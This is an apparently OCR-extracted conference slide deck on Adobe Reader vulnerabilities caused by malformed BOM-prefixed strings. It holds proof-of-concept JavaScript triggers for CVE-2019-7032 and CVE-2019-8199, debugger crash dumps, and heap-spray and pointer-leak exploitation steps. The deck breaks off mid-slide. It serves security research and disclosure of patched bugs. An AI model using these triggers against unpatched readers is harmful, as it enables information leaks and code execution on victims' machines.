Pwning Adobe Reader Multiple Times with Malformed Strings

Ke Liu (@klotxl404)
Tencent Security Xuanwu Lab

HITB LOCKDOWN LIVESTREAM

About Me

- Security Researcher from Tencent Security Xuanwu Lab
- 400+ Vulnerabilities (Adobe, Apple, Google, Microsoft, etc.)
- Pwnie Awards 2017 Epic Achievement Nominee
- MSRC Top 100 List (2016 - 2018)
- Pwned Adobe Reader at Tianfu Cup 2018 & 2019
- Speaker (BlackHat Asia, Google ESCAL8, ZeroNights)

Agenda

- Basic Concepts
- Acrobat JavaScript
- Root Cause Analysis
- Case Studies
- Lessons Learned

Basic Concepts

- Strings under Windows Development Environment
  - ANSI string
    - Each character is encoded as an 8-bit value
    - Representation in C language: ***char string[]***
    - Terminator: 0x00
  - Unicode string
    - Each character is encoded as a 16-bit value
    - Representation in C language: ***wchar_t string[]***
    - Terminator: 0x0000

Basic Concepts

- Byte Order of Unicode Strings
  - UTF-16LE
    - Little-Endian
  - UTF-16BE
    - Big-Endian
  - UTF-16
    - Platform specific
    - Can be specified by the Byte Order Mark (BOM)

Basic Concepts

- Byte Order Mark (BOM)
  - UTF-16 character U+FEFF
  - Always at the beginning of a data stream
  - The byte order of itself specifies the byte order of the data stream

Character	中	文
UTF-16 Code	U+4E2D	U+6587
Little Endian	FF FE 2D 4E 87 65	
Big Endian	FE FF 4E 2D 65 87	

Basic Concepts

- String Handling Functions (#1)
  - Traditional version, vulnerable to buffer overflow attacks

	ANSI Version	Unicode Version
Concatenate Strings	*strcat*	*wcscat*
Compare Strings	*strcmp*	*wcscmp*
Copy String	*strcpy*	*wcscpy*
Get String Length	*strlen*	*wcslen*

Basic Concepts

- String Handling Functions (#2)
  - Another version, still vulnerable to buffer overflow attacks

	ANSI Version	Unicode Version
Concatenate Strings	*strncat*	*wcsncat*
Compare Strings	*strncmp*	*wcsncmp*
Copy String	*strncpy*	*wcsncpy*

  - *strncpy* was not designed to be a safer version of *strcpy*, no null character will be appended at the end of *dst* if *strlen(src)* >= *num*

```
char *strncpy(char *dst, const char *src, size_t num);
```

Basic Concepts

- String Handling Functions (#3)
  - Security enhanced version
  - The invalid parameter handler will be called if the operation failed
  - Microsoft-specific (might be available in some recent versions of C++)

	ANSI Version	Unicode Version
Concatenate Strings	*strcat_s / strncat_s*	*wcscat_s / wcsncat_s*
Copy String	*strcpy_s / strncpy_s*	*wcscpy_s / wcsncpy_s*

```
errno_t strcpy_s(char *dst, rsize_t dst_size, const char *src);
errno_t strncpy_s(char *dst, size_t dst_size, const char *src, size_t num);
```

Basic Concepts

- String Handling Functions (#3)
  - Security enhanced version
  - The invalid parameter handler will be called if the operation failed
  - Microsoft-specific (might be available in some recent versions of C++)
  - Not guaranteed to be secure if were used incorrectly

```
char src[32] = { "0123456789abcdef" };
char dst[10] = { 0 };
strcpy_s(dst, 0x7FFF /*dst_size*/, src);
```

```
strcpy(dst, src);
```

Acrobat JavaScript

- JavaScript in Adobe Reader
  - Engine
    - SpiderMonkey 24.2.0
  - Document
    - JavaScript™ for Acrobat® API Reference
  - Module
    - C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\EScript.api

Acrobat JavaScript

- Object Layout


```
var array = new Array();
var field = this.addField('f1', 'text', 0, [0, 0, 100, 20]);
array.push(0x40414140);
array.push(field);
```

```
0:013> s -d 0 l?7fffffff 40414140
3638f630  40414140 ffffff81 36329ce0 ffffff87  @AA@.....26....
```

JS::Value (Int32) *JS::Value* (Object)


Acrobat JavaScript

- Object Layout



Acrobat JavaScript

- Private Property Hash Table



Acrobat JavaScript

- Private Property Hash Table
  - The field *ESObject* has a private property named *Field*
  - The *Field* property has a virtual function table pointer
  - The size of the property depends on the type of the field object

```
0:013> dd 48073fa0
48073fa0  5951557c 4a938fb0 c0010000 0000000b
48073fb0  48077ff8 48077ffc 48077ffc 00000000
48073fc0  42016fe8 00000000 00000000 00000000
48073fd0  00000000 48075fe8 00000001 00000000
48073fe0  594f49c0 00000000 00000000 ffffffff
48073ff0  00000000 00000000 00000000 00000000
48074000  ???????? ???????? ???????? ????????
```

Field private property for text field (0x60 bytes)

Acrobat JavaScript

- XFA Object
  - The XFA object has a private property named *xfaobjectimpl*
  - The *xfaobjectimpl* property has a virtual function table pointer
  - The size of the property depends on the type of the XFA object


```
0:013> dd 59088fa0
59088fa0  54543064 00000001 00000000 546a5f88
59088fb0  00000057 c0c0c0c0 c0c0c0d2 00000000
59088fc0  00000000 00000000 58f5cfb0 c0c0c0c2
59088fd0  00000000 417f7ec8 00000000 00000000
59088fe0  00000000 58f64fb0 c0c0c0c7 00000000
59088ff0  00000000 00000000 00000000 d0d0d0d0
59089000  ???????? ???????? ???????? ????????
```

xfaobjectimpl private property for dataValue XFA object (0x5C bytes)

Acrobat JavaScript

- ArrayBuffer Object
  - An exploit friendly JavaScript object
    - Heap feng shui
    - Binary data read and write
    - Out-Of-Bounds write vulnerability exploit

```
var ab = new ArrayBuffer(0x70);
var dv = new DataView(ab);
dv.setUint32(0, 0x40414140, true);
```




```
0:013> dd 2281af90 - 10
2281af80  00000000 00000070 3538f5b0 00000000
2281af90  40414140 00000000 00000000 00000000
......
2281aff0  00000000 00000000 00000000 00000000
2281b000  ???????? ???????? ???????? ????????
```

Root Cause Analysis

- String Handling Functions (#4)
  - Adobe Reader implemented some security enhanced string handling functions which can handle ANSI and Unicode strings automatically

Address	Length	Type	String
.rdata:239BD864	0000001E	C (16 bits) - UTF-16LE	ASstrnlen_safe
.rdata:239BD8D8	00000022	C (16 bits) - UTF-16LE	miUCSStrlen_safe
.rdata:239BD9A0	0000001C	C (16 bits) - UTF-16LE	ASstrcpy_safe
.rdata:239BD9E8	00000022	C (16 bits) - UTF-16LE	miUCSStrcpy_safe
.rdata:239C78AC	0000001E	C (16 bits) - UTF-16LE	ASstrncpy_safe
.rdata:239C7910	0000001E	C (16 bits) - UTF-16LE	ASstrncat_safe
.rdata:239C7930	00000024	C (16 bits) - UTF-16LE	miUCSStrncpy_safe
.rdata:239C7954	00000024	C (16 bits) - UTF-16LE	miUCSStrncat_safe
.rdata:239C96C0	0000001C	C (16 bits) - UTF-16LE	ASstrcat_safe
.rdata:239C96DC	00000022	C (16 bits) - UTF-16LE	miUCSStrcat_safe

Root Cause Analysis

- String Handling Functions (#4)
  - Adobe Reader implemented some security enhanced string handling functions which can handle ANSI and Unicode strings automatically

Generic API	ANSI Version	Unicode Version
strnlen_safe	*ASstrnlen_safe*	*miUCSStrlen_safe*
strncpy_safe	*ASstrncpy_safe*	*miUCSStrncpy_safe*
strcpy_safe	*ASstrcpy_safe*	*miUCSStrcpy_safe*
strncat_safe	*ASstrncat_safe*	*miUCSStrncat_safe*
strcat_safe	*ASstrcat_safe*	*miUCSStrcat_safe*

Root Cause Analysis

- Implementation of the Generic APIs
  - Checking the string type according to the Byte Order Mark
  - Redirecting the request according to the string type

```
unsigned int strnlen_safe(char *str, unsigned int max_bytes,
                          void *error_handler) {
  unsigned int result;
  if (str && str[0] == 0xFE && str[1] == 0xFF)
    result = miUCSStrlen_safe(str, max_bytes, error_handler);
  else
    result = ASstrnlen_safe(str, max_bytes, error_handler);
  return result;
}
```

Root Cause Analysis

- Flaw #1: Using the Functions Incorrectly
  - Passing *0x7FFFFFFF* to parameter *max_bytes*

```
strnlen_safe(a2, 0x7FFFFFFF, 0)
strnlen_safe(v15, 0x7FFFFFFF, 0)
strnlen_safe(v5, 0x7FFFFFFF, 0)
```

```
strcpy_safe(&v1, 0x401, "localhost", 0)
strcpy_safe(v1, 0x7FFFFFFF, Str1, 0)
strcpy_safe(v12, 0x7FFFFFFF, &v34, 0)
```

```
strcat_safe(v25, 0x7FFFFFFF, v43, 0)
strcat_safe(v25, 0x7FFFFFFF, "&cc:", 0)
strcat_safe(v25, 0x7FFFFFFF, "&bcc:", 0)
```


Root Cause Analysis

- Flaw #2: Checking the String Types Insufficiently
  - A type confusion can be triggered when checking the string types

CHAR	.	.	[	F	a	k	e		U	n	i	c	o	d	e		S	t	r	]	.
HEX	FE	FF	5B	46	61	6B	65	20	55	6E	69	63	6F	64	65	20	53	74	72	5D	00

Root Cause Analysis

- Trigger the Vulnerability
  - Passing an ANSI string to the Unicode string handling functions
    - The terminator for ANSI string is 0x00
    - The terminator for Unicode string is 0x0000
    - A terminator cannot be found when handling ANSI strings with Unicode functions



Case Studies

- Four Exploitable Vulnerabilities

CVE ID	Type	Impact
CVE-2019-7032	Out-Of-Bounds Read	Information Disclosure
CVE-2019-8199	Out-Of-Bounds Read / Write	Remote Code Execution
CVE-2020-3804	Out-Of-Bounds Read	Information Disclosure
CVE-2020-3805	Use-After-Free	Remote Code Execution

CVE-2019-7032

- Affected Versions
  - Adobe Acrobat Reader DC <= 2019.010.20069
- Fixed Version
  - 2019.010.20091 via security advisory APSB19-07

- Proof-of-Concept
  - Set the *userName* property of the text field to "*\xFE\xFF*"

```
var f = this.addField('f1', 'text', 0, [1, 2, 3, 4]);
f.userName = '\xFE\xFF';
```

CVE-2019-7032

- Exception Information
  - The process crashed when handling "*\xFE\xFF*" in *miUCSStrlen_safe*

```
(3c9c.14ac): Access violation - code c0000005 (!!! second chance !!!)
eax=4270efd0 ebx=4270efd0 ecx=00000000 edx=4270f000 esi=00000008 edi=7fffffff
eip=563c9539 esp=00d3c6b4 ebp=00d3c6c0 iopl=0         nv up ei ng nz ac pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010297
AcroForm!PlugInMain+0xbbbcd:
563c9539 8a02            mov     al,byte ptr [edx]        ds:002b:4270f000=??

0:000> db edx-10 L20
4270eff0  d4 32 aa 04 bb bb ba dc-fe ff 00 d0 d0 d0 d0 d0  .2..............
4270f000  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
```

CVE-2019-7032

- Proof-of-Concept
  - 18 combinations to trigger the vulnerability

	userName	submitName	value
text	Yes	Yes	Yes
radiobutton	Yes	Yes	Yes
combobox	Yes	Yes	-
checkbox	Yes	Yes	Yes
signature	Yes	Yes	Yes
listbox	Yes	Yes	-
button	Yes	Yes	-


CVE-2019-7032

- Vulnerability Analysis
  - Handling malformed ANSI strings with Unicode functions
    - Out-Of-Bounds read happened in *strnlen_safe / miUCSStrlen_safe*
    - Information disclosure happened in *memcpy*

```
// src <- field.userName <- "\xFE\xFF....."
// len <- number of bytes
size_t len = strnlen_safe(src, 0x7FFFFFFF, 0); // OOB Read
char *dst = calloc(1, aligned_size(len + 4));
memcpy(dst, src, len);                         // InfoLeak
dst[len] = dst[len + 1] = '\0';
// field.userName <- dst
```


CVE-2019-7032

- Exploit Development
  - Putting an object with *vptr* behind string *src*
  - Calculating the module's base address via the leaked *vptr*
- Exploiting Steps
  - (1) Spray lots of objects
  - (2) Create memory holes
  - (3) Trigger the vulnerability



CVE-2019-7032

- Exploiting Tricks
  - Field and XFA objects have virtual function table pointer
  - I chose XFA objects since there's an XFA UAF vulnerability
  - But *Doc.addField* is not allowed to be called in XFA mode



CVE-2019-7032

- Exploiting Tricks
  - Define the field object statically in the PDF document

```
8 0 obj <<
  /Type /Annot /Subtype /Widget /Rect [1 2 3 4]
  /FT /Tx            %% Field Type
  /P 2 0 R           %% Page Object
  /T (MyField1)      %% Field Name
>> endobj
```

  - Manipulate the field in the callback function of an initialize event

```
var field = event.target.getField('MyField1');
```

CVE-2019-7032

- Patch Analysis
  - Putting 3 extra null bytes (4 in total) at the end of string *src*
  - 4 null bytes definitely could stop OOB read in *strnlen_safe*

```
// src <- field.userName <- "\xFE\xFF....."
// len <- number of bytes
size_t len = strnlen_safe(src, 0x7FFFFFFF, 0);
char *dst = calloc(1, aligned_size(len + 4));
memcpy(dst, src, len);
dst[len] = dst[len + 1] = '\0';
// field.userName <- dst
```

CVE-2019-8199

- Affected Versions
  - Adobe Acrobat Reader DC <= 2019.010.20099 (Exploitable)
  - Adobe Acrobat Reader DC <= 2019.012.20040 (Reproducible)
- Fixed Version
  - 2019.021.20047 via security advisory APSB19-49

- Proof-of-Concept
  - Pass a malformed ANSI string to any of the following functions

```
Collab.unregisterReview('\xFE\xFF');
Collab.unregisterApproval('\xFE\xFF');
```

CVE-2019-8199

- Exception Information
  - The process crashed when handling "*\xFE\xFF*" in *miUCSStrcpy_safe*

```
(3c88.20a8): Access violation - code c0000005 (!!! second chance !!!)
eax=0000d0d0 ebx=35a90ff8 ecx=36de5000 edx=3ffffffb esi=fecac000 edi=00000000
eip=5b933bbf esp=00dacae0 ebp=00dacae4 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
Annots!PlugInMain+0x51377:
5b933bbf 0fb7040e        movzx   eax,word ptr [esi+ecx] ds:002b:35a91000=????

0:000> db esi+ecx-10 L20
35a90ff0  a4 99 d6 04 bb bb ba dc-fe ff 00 d0 d0 d0 d0 d0  ................
35a91000  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
```


CVE-2019-8199

- Vulnerability Analysis
  - Handling malformed ANSI strings with Unicode functions
